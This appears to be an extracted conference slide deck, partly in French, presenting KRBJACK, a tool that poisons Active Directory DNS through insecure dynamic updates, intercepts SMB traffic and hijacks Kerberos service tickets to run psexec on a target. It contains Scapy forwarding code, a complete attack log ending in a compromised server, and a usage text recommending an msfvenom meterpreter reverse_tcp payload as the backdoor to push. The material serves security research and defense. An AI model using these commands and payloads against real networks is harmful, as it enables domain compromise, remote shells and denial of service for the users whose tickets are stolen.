
        +-----^-----+
        >>-|    +-[peer]-|-->
        | /          |
        >-|[addr:port]-|-->
        +-----+
    """
```

Scapy pipetools

```
# Scapy plumbing to actually perform the forwarding from a client, to our pipeline of
# methods :
#   client -> checkIfPacketIsInteresting -> Server -> modifyServerAnswer -> client
#
#           |
#           | contains AP_REQ
#           v
#           stop everything and notify main thread
self.dest_pipe = TriggeredTCPConnectPipe(*self.server.destination)
self.passdrain = OnMessage(lambda pkt: self.request.send(pkt))
self.transformservdrain = TransformDrain(transform_serv_data)
is_client_ignored = self.client_address[0] in self.server.ignore_ips
# small whitelist here
if not is_client_ignored:
    self.cond_pipe = ConditionDrain(let_client_data_pass)
else:
    print(f"New connection from ignored ip {self.client_address[0]}")
    self.cond_pipe = ConditionDrain(lambda _: True)
self.cond_pipe > self.dest_pipe > self.transformservdrain > self.passdrain
self.pipeline = PipeEngine(self.dest_pipe)
if not is_client_ignored:
    self.pipeline.add(self.cond_pipe)
self.pipeline.start()
```

- Permettent de transformer les paquets à la volée, de faire passer d'un bloc à l'autre suivant certaines conditions, etc...

Scapy pipetools



KRBJACK

```
debian@debian:/tmp/krbjack$ sudo python -m krbjack --target-name winserv2 --domain windomain.local --dc-ip 10.0.2.5 --ports 139,445 -
-executable /home/debian/backdoor.exe

KRBJACK
A full duplex man-in-the-middle tool to abuse unsecure updates DNS
configuration on active directory and Kerberos AP_REQ hijacking.
Please read the README/wiki to understand what you are doing here,
a DoS is easy to do from there...
- @almandin

Running all the stuff, you can ctrl+c ONCE to stop everything.
If you kill everything mid attack you take the risk to leave a DNS poisoning up leading to a complete denial of service
----
Starting forwarder 0.0.0.0:139<->10.0.2.20:139 ...
Starting forwarder 0.0.0.0:445<->10.0.2.20:445 ...
Forwarders started and enabled.
Starting periodic DNS poisoning...
---- Now waiting for clients ----
Poisoning ... : A winserv2 -> 10.0.2.42
-->TCP Forward initiated from ('10.0.2.10', 49581) to ('10.0.2.20', 445)
-->TCP Forward ended for ('10.0.2.10', 49581) (client disconnected)
=== PSEXEC module ===
Ticket captured from 10.0.2.10 !
realm : b'WINDOMAIN.LOCAL', service : b'cifs'/b'WINSERV2.windomain.local'
Kerberos auth succeeded :-))
Now let's see if this ticket belongs to a privileged user ...
=== Admin connection set up !!!
=== Launching home-baked/modified psexec ...
Hijacking SMB session for DCE transport ...
Installing service bccb70aa-46b7-4702-8691-483c1c01e595
Service installed and running !
=== OWNED ===
Restauring DNS records correctly : A winserv2 ['10.0.2.20']
... Done, DNS records are okay now
Uninstalling service ...
Bye.
```

- Permet le check et la mise en place du DNS poisoning ;
- Permet la mise en place du forwarding de trafic bidirectionnel « selectif »
- Se coupe automatiquement lorsqu'un ST apparaît pour essayer de faire un PSEXEC avec.

KRBJACK

```
PS C:\Users\Virgile\code\krbjack> python -m krbjack -h

  KRBJACK
  A full duplex man-in-the-middle tool to abuse unsecure updates DNS
  configuration on active directory and Kerberos AP_REQ hijacking.
  Please read the README/wiki to understand what you are doing here,
  a DoS is easy to do from there...
  - @almandin

usage: KrbJack [-h] [--check | --no-poison] --target-name TARGET_NAME [--target-ip TARGET_IP] --domain DOMAIN --dc-ip DC_IP [-
ports PORTS] [--executable EXECUTABLE]

options:
  -h, --help            show this help message and exit
  --check              Only check if DNS unsecure updates are possible.
  --no-poison          Start traffic forwarding and inspection without poisoning DNS records
  --target-name TARGET_NAME
                       The Netbios name (without domain name) of the machine you want to attack.
  --target-ip TARGET_IP
                       The IP address of your target, can be used if it looks complicated to get this tool choose the right o
ne from the ones listed by the DNS server
  --domain DOMAIN      The name of the Active Directory domain in use
  --dc-ip DC_IP        The IP address of the domain controller we want to talk to to perform DNS records poisoning
  --ports PORTS        List of TCP ports to forward from the incoming clients to the attacked system. Comma-separated port nu
mbers. Example : 139,445,8080.
  --executable EXECUTABLE
                       The executable to push and execute to the remote target. Can be generated with msfvenom type exe-servi
ce. Example : msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe-service -o backdoor.exe LHOST=X LPORT=Y. If the executabl
e is not a
                       service executable, it will still work, though the process will be killed after a few seconds by windo
ws if it takes too long to run.
```





- Permet de ne mettre en place QUE le DNS poisoning (pour répondre avec au passage)
- Whitelist automatique des users (par IP) qui ne sont *pas* admin de notre cible
- Remise au propre des records DNS dès que la cible est compromise (ou sur ctrl+c)

Fonctionne uniquement si

- DNS Unsecure Updates activées ;
 - Pour cibler des systèmes qui acceptent l'absence de signature SMB ;
 - Lorsqu'un admin de domaine se connecte au système ciblé.

 - Implique by design un léger déni de service : puisque l'on vole un ST à un utilisateur, la connexion qu'il a initiée sera coupée. Si la connexion est retentée une nouvelle fois, elle fonctionnera (soit le ST a permis le PSEXEC et donc les DNS sont remis au propre, soit l'attaque a échoué et krbjack met l'utilisateur dans la whitelist pour ne plus retenter en provenance de cette IP).
-

DEMO



Merci
